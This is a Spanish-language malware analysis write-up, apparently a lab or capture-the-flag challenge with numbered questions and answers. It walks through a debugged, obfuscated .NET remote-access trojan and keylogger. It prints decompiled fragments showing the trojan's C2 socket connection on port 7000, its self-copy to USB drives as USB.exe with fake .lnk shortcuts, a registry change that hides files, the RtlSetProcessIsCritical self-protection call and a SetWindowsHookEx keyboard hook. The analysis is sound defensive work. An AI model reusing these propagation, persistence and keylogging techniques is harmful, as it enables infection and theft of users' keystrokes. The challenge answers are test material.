
Se estableció un breakpoint en el retorno de la clase 'yEA8oSg5e02FNWc6DpGE' para obtener los datos de configuración e información sobre las conexiones del malware en el momento de su ejecución.

```
21 byte[] array3 = Convert.FromBase64String(3pXqYfeWgCBZOAYUjYnh);
22 return ACX0qTjzEzq40qP5qFxb.s1jw7gGxcYB8jRe1fPv(cryptoTransform.TransformFinalBlock(array3, 0, array3.Length));
23
24
```

Se obtuvo el valor t9jQo4UCbK2ZCYwUUSBf2oYTRC20_Addressglz2YZu contenido en la variable 3pXqYfeWgCBZOAYUjYnh. Sin embargo, este valor aún se encuentra codificado en Base64, ya que fue capturado en el instante previo a ser procesado por el motor de descifrado AES.



Para extraer el texto en claro, se avanzó un paso en la depuración utilizando Step Over (F10). La evaluación devolvió la cadena descifrada exitosamente, mostrando una lista de tres direcciones IP configuradas como servidores C2 por el malware.



P9: What port number does the malware use for communication with its Command and Control (C2) server?

R: 7000

Tras identificar las direcciones IP, se continuó con el ciclo de depuración dinámica (F5) hasta volver a detener la ejecución en el mismo breakpoint del motor AES. En esta iteración, se capturó un nuevo parámetro codificado en Base64 (3qBjH4yDUHjhZBxWK56eYw==).

The screenshot shows a C# function for decrypting data. The function takes a Base64-encoded string and returns the decrypted byte array. The local variables pane shows the following values:

Name	Value
3pXqYfeWgCBZOAYUjYnh	"3qBjH4yDUHjhZBxWK56eYw=="
rijndaelManaged	(System.Security.Cryptography.RijndaelManaged)
array3	byte[0x00000010]
cryptoTransform	(System.Security.Cryptography.RijndaelManagedTransform)
array	byte[0x00000020]
md5CryptoServiceProvider	(System.Security.Cryptography.MD5CryptoServiceProvider)

Al aplicar Step Over (F10) para completar la rutina de descifrado, la variable local reveló que el malware utiliza el puerto 7000 para comunicarse con su servidor de Comando y Control."


The screenshot shows the result of the decryption function. The local variables pane shows the following values:

Name	Value
System.Security.Cryptography.CryptoTransform.TransformFinalBlock	byte[0x00000004]
Stub.ACX0qTjzEzq40qP5qFxb.s1jw7gGxcYB8jRe1fPv returned	"7000"


P10: The malware spreads by copying itself to every connected removable device. What is the name of the new copy created on each infected device?

R: USB.exe

Tras los procesos de depuración anteriores, se determinó que la función f5Mo9y1FK1yJy4poW9CE descifra la configuración paso a paso y retorna los valores en texto claro para ser asignados a variables globales. Por lo tanto, se procedió a realizar un análisis de referencias cruzadas sobre dicha función con el objetivo de identificar el origen exacto de cada parámetro cifrado.



Tras el análisis, se verificó que la función es llamada múltiples veces para inicializar distintas variables, recibiendo en cada iteración los parámetros cifrados como entrada.



El análisis de referencias cruzadas demostró que la primera variable (ZIDZvDLAFbRYxsxkwMl1lB7DElyeP0rfiJNEILKuap1H9eXgbiPbiwGYX2g2) y la segunda variable (PjOzPaAZem6YRSiY73iqOnuhSIsTpJmmeYR23TelLywq50KJA7ITRso6eQWj) referencian a las direcciones IP de los servidores C2 y al puerto utilizado respectivamente, lo que valida el hallazgo del paso anterior.

```

15
16 namespace Stub
17 {
18     // Token: 0x02000009 RID: 9
19     public class MUaDIUN9X5rN98KUAN5WbH3KOZ85RyCCg3qIDoL08mHqWoqZYUPKBUWIW2vuwan1zJdsD93oLEVavFhmWRM9urmZakxV
20     {
21         // Token: 0x06000054 RID: 84 RVA: 0x00001244 File Offset: 0x00001244
22         public static void u97060VQm3F7ADJjyDV85Ea70QFIVEdAEfezQ8YXy7JEm0WUrIU6v97sMf4cGt3Y8K9zXPDvKXTgvtlmmq18QcZG9oQ()
23         {
24             try
25             {
26                 string text =
27                     NB2mi1VBTSN5U40DfEsDcrzgxWCxrt7i1yCoMW0Zb5dK9QwIjZ6W6wYeHriq.ZIDZvDLAFbRYxsxkwMl1lB7DElyeP0rfiJNEILKuap1H9
28                     eXgbiPbiwGYX2g2.Split(new char[] { ',' })[new Random().Next
29                     (NB2mi1VBTSN5U40DfEsDcrzgxWCxrt7i1yCoMW0Zb5dK9QwIjZ6W6wYeHriq.ZIDZvDLAFbRYxsxkwMl1lB7DElyeP0rfiJNEILKuap1H
30                     9eXgbiPbiwGYX2g2.Split(new char[] { ',' }).Length)];
31                 if (ACX0qTJzEzq4qP5qFxb.xC6H8c9Pbg8tjwXxdpwk(text))
32                 {
33                     IPAddress[] hostAddresses = Dns.GetHostAddresses(text);
34                     foreach (IPAddress ipaddress in hostAddresses)
35                     {
36                         try
37                         {
38

```

```

58
59
60
61     MUaDIUN9X5rN98KUAN5WbH3KOZ85RyCCg3qIDoL08mHqWoqZYUPKBUWIW2vuwan1zJdsD93oLEVavFhmWRM9urmZakxV.0R7ZPSP3AHgP10dKY4R2DtSocYKLPcPmUNE0X
62     n3feQpNjKEIDYRmPjBAVpC3QzS8aCSxpzlycVutK885I00YSIdt = new Socket(AddressFamily.InterNetwork, SocketType.Stream, ProtocolType.Tcp);
63     MUaDIUN9X5rN98KUAN5WbH3KOZ85RyCCg3qIDoL08mHqWoqZYUPKBUWIW2vuwan1zJdsD93oLEVavFhmWRM9urmZakxV.rX4F9YMCa3xL7SsiWnxY72iH5cr0uQKjDohrC
64     OYyc6hdcVTHwPppziIXu9Pg4M6dvoSn7DCh4xj0GQ8ZxtLENK8 = -1;
65     MUaDIUN9X5rN98KUAN5WbH3KOZ85RyCCg3qIDoL08mHqWoqZYUPKBUWIW2vuwan1zJdsD93oLEVavFhmWRM9urmZakxV.EIIPWLNIQIHeKUMFDDX82uHvEndnDl1nho3eUe
66     s1YyrzD8uQ8pHE6gZeeQ4ilp4thqdDhc0qfuIXucrJkgxxbpoiPIS = new byte[1];
67     MUaDIUN9X5rN98KUAN5WbH3KOZ85RyCCg3qIDoL08mHqWoqZYUPKBUWIW2vuwan1zJdsD93oLEVavFhmWRM9urmZakxV.SSVP61FoKzgx5EmrPFF7mb7ZeX7uT43vup22u5
68     BYo1VSPZEkiAjbyPeankYbducniby3n7F0Hc6a4EeCwEcFeQw73d = new MemoryStream();
69     MUaDIUN9X5rN98KUAN5WbH3KOZ85RyCCg3qIDoL08mHqWoqZYUPKBUWIW2vuwan1zJdsD93oLEVavFhmWRM9urmZakxV.0R7ZPSP3AHgP10dKY4R2DtSocYKLPcPmUNE0X
70     n3feQpNjKEIDYRmPjBAVpC3QzS8aCSxpzlycVutK885I00YSIdt.ReceiveBufferSize = 51200;
71     MUaDIUN9X5rN98KUAN5WbH3KOZ85RyCCg3qIDoL08mHqWoqZYUPKBUWIW2vuwan1zJdsD93oLEVavFhmWRM9urmZakxV.0R7ZPSP3AHgP10dKY4R2DtSocYKLPcPmUNE0X
72     n3feQpNjKEIDYRmPjBAVpC3QzS8aCSxpzlycVutK885I00YSIdt.SendBufferSize = 51200;
73     MUaDIUN9X5rN98KUAN5WbH3KOZ85RyCCg3qIDoL08mHqWoqZYUPKBUWIW2vuwan1zJdsD93oLEVavFhmWRM9urmZakxV.0R7ZPSP3AHgP10dKY4R2DtSocYKLPcPmUNE0X
74     n3feQpNjKEIDYRmPjBAVpC3QzS8aCSxpzlycVutK885I00YSIdt.Connect
75     (VmDRS6zmG2FU0SvIG4N86xAA9PaN41xKLHg3Nux4rxhsmt6mhrILvD3dIHTHxardva6zDTj3Q5k88LRCh134d1Agjd1, Conversions.ToInteger
76     (NB2mi1VBTSN5U40DfEsDcrzgxWCxrt7i1yCoMW0Zb5dK9QwIjZ6W6wYeHriq.PjOzPaAZem6YRSiY73iqOnuhSIsTpJmmeYR23TelLywq50KJA7ITRso6eQWj));
77     NB2mi1VBTSN5U40DfEsDcrzgxWCxrt7i1yCoMW0Zb5dK9QwIjZ6W6wYeHriq.p08q6qNnLm4fcq88S11NER15uTDBZgAwkfW1Z3KpX1wgeUFAfIith2cfaw


```

El análisis estático de la sexta variable ‘s6qNUIBh1I6DXfxJKXLS8vMqDb2zNIYNI5hhiUnX0MbZr8B4g6F0vguJvMV’ dentro de la clase ‘VRti6vhPYugo9GdL3aQYj2eDRdhSfKlaxYxfNr18qkYGBHO0iTKiZoRtMwtl7vEZAaW8tYfk5m7J2’ evidenció que esta cadena es invocada durante la rutina de propagación del troyano. Inicialmente, el malware modifica el Registro de Windows

(ShowSuperHidden, 0) con el propósito de ocultar archivos maliciosos que el virus creará.

```
{  
    IL_005F:  
    num = 7;  
    registryKey.SetValue("ShowSuperHidden", 0);  
}
```


Posteriormente, el código verifica si la unidad extraíble está infectada. En caso de no estarlo, el malware clona sus propios bytes mediante el método File.WriteAllBytes() y los inscribe en la raíz del pendrive bajo el nombre almacenado en la variable analizada.



```
VRti6vhPYugo9GdL3aQYj2eDRdhSfKlazzXy... X  
90 {  
91     IL_00AB:  
92     num = 12;  
93     string name = driveInfo.Name;  
94     IL_00B6:  
95     num = 13;  
96     if (!File.Exists(name +  
97         NB2mi1V8TSN5U40DFesDcrzgxWCrxT7ilyCoMw0Zb5dK9QwIjZ6W6wYeHriq.56qNU18h1I6DXfxJKXLS8vMqDb2zNIYNI5hh1JnX8  
98         Mb2r8B4g6F0vguJvMW))  
99     {  
100         IL_00CC:  
101         num = 14;  
102         File.WriteAllBytes(name +  
103         NB2mi1V8TSN5U40DFesDcrzgxWCrxT7ilyCoMw0Zb5dK9QwIjZ6W6wYeHriq.56qNU18h1I6DXfxJKXLS8vMqDb2zNIYNI5hh1JnX8  
104         Mb2r8B4g6F0vguJvMW, File.ReadAllBytes(ACX0qTJzEzq40qP5qFxb.8qq1c9C1rZ7T3T8LTgSV));  
105         IL_00EA:  
106         num = 15;  
107         File.SetAttributes(name +  
108         NB2mi1V8TSN5U40DFesDcrzgxWCrxT7ilyCoMw0Zb5dK9QwIjZ6W6wYeHriq.56qNU18h1I6DXfxJKXLS8vMqDb2zNIYNI5hh1JnX8  
109         Mb2r8B4g6F0vguJvMW, FileAttributes.Hidden | FileAttributes.System);  
110     }  
111     IL_00FF:  
112     num = 17;  
113     string[] files = Directory.GetFiles(name);  
114     int j = 0;  
115 }
```

Para asegurar su ejecución, el malware oculta los archivos y carpetas legítimos de la víctima y crea archivos de acceso directo falsos (.lnk) replicando el nombre y el ícono original. Este archivo .lnk contiene el comando '/c start [nombre_variable_analizada] & start [Archivo_Original] & exit'. Este proceso de infección de unidades se repite en un bucle infinito cada 5 segundos. En consecuencia, cuando la víctima intenta abrir su archivo aparentemente legítimo en otra computadora, ejecuta primero el malware en segundo plano e, inmediatamente después, se abre el documento original, concretando así la infección sin levantar sospechas.


A partir de la comprensión de esta lógica de propagación, se confirmó que el nombre del binario malicioso que se copia a sí mismo en los dispositivos USB está contenido en la sexta variable procesada por el motor de descifrado f5Mo9y1FK1yJy4poW9CE. Al ejecutar seis iteraciones del ciclo de depuración dinámica (F5/F10), se interceptó la salida de dicha variable, revelando que la copia del malware adopta el nombre USB.exe.



P11: To ensure its execution, the malware creates specific types of files. What is the file extension of these created files?

R: LNK

El malware crea archivos de acceso directo (LNK) que replican la apariencia de los archivos legítimos en el pendrive. Al ser abiertos por la víctima, estos ejecutan el malware USB.exe en segundo plano.



El malware aprovecha esta función en la clase ke48iewt5U3eoIMbjLCt, importando la librería y utilizando dicha API para marcar su propio proceso como crítico. Esta es una técnica robusta de autodefensa implementada por el atacante para evitar su eliminación.

```
5 using Microsoft.Win32;
6 namespace Stub
7 {
8     // Token: 0x02000017 RID: 23
9     public class ke48iewt5U3eoIMbjLCt
10     {
11         // Token: 0x0600012C RID: 300
12         [DllImport("NTdll.dll", EntryPoint = "RtlSetProcessIsCritical", SetLastError = true)]
13         public static extern void H8daqEsgsEV8pFZFnlWT([MarshalAs(UnmanagedType.Bool)] bool tw8JLDDvidchK66hQUnZ, [MarshalAs(UnmanagedType.Bool)] ref bool IgYCKHiXpqcNX0SKbJFS, [MarshalAs(UnmanagedType.Bool)] bool tZzpk5hGM0iIAqJM0bgw);
14     }
15 }
```

P15: Which API does the malware use to insert keyboard hooks into running processes in order to monitor or capture user input?

R: SetWindowsHookEx

Otra de las APIs legítimas de Windows es SetWindowsHookEx, perteneciente a la librería user32.dll, la cual es utilizada para instalar un procedimiento de interceptación (hook) que monitorea el flujo de mensajes del sistema hacia las colas de las aplicaciones; entre ellos, se interceptan los eventos del teclado.

Nuevamente, el malware aprovecha esta función en la clase kJx6L3azGyvtvlpO5g4M7vFzwGBCSetM1yxXtBPEZEjmmDw8uu6Q82plaJr4IKWmVXwocSYY9KQQd, importando la librería y utilizando dicha API para insertar *hooks* y capturar las pulsaciones del usuario.

```
172     }
173
174     // Token: 0x060000DC RID: 220
175     [DllImport("user32.dll", CharSet = CharSet.Auto, EntryPoint = "SetWindowsHookEx", SetLastError = true)]
176     private static extern IntPtr Q2H7UaTp8QleiqSYfLzi3scLFElatUojEHCwoToXHWi13F1ZocIVLQx9c8v05vW9IL6KIRziFUYm(int
177         HJGWSXzau5VpUb17pSP7IzeqzHSe0aHEQheHNuCNwGLnVC1KJ3wMdmIX4cyUp1INQXOIWC5DE7Lb7,
178         kJx6L3azGyvtvlpO5g4M7vFzwGBCSetM1yxXtBPEZEjmmDw8uu6Q82pIaJr4IKWmVXwocSYY9KQQd.LowLevelKeyboardProc
179         fzzzTQONszicgX9qy6tZeJ9nqnbLnPD4gtEbcDtf1miQWe9rUKDaPbB9OLFju7T7a6KvmsT1MSyCF, IntPtr fcrkLT3TAWBUSJYmnrnB, uint
180         7SEYzvzMbKu1ACze3Kwz);
181 }
```

P16: Given the malware's ability to insert keyboard hooks into running processes, what is its primary functionality or objective?

R: Keylogger

Con base en el comportamiento analizado y la implementación específica de la API SetWindowsHookEx, se concluye que la funcionalidad y objetivo principal de este módulo es operar como un Keylogger, permitiendo al atacante registrar encubiertamente las pulsaciones del teclado de la víctima.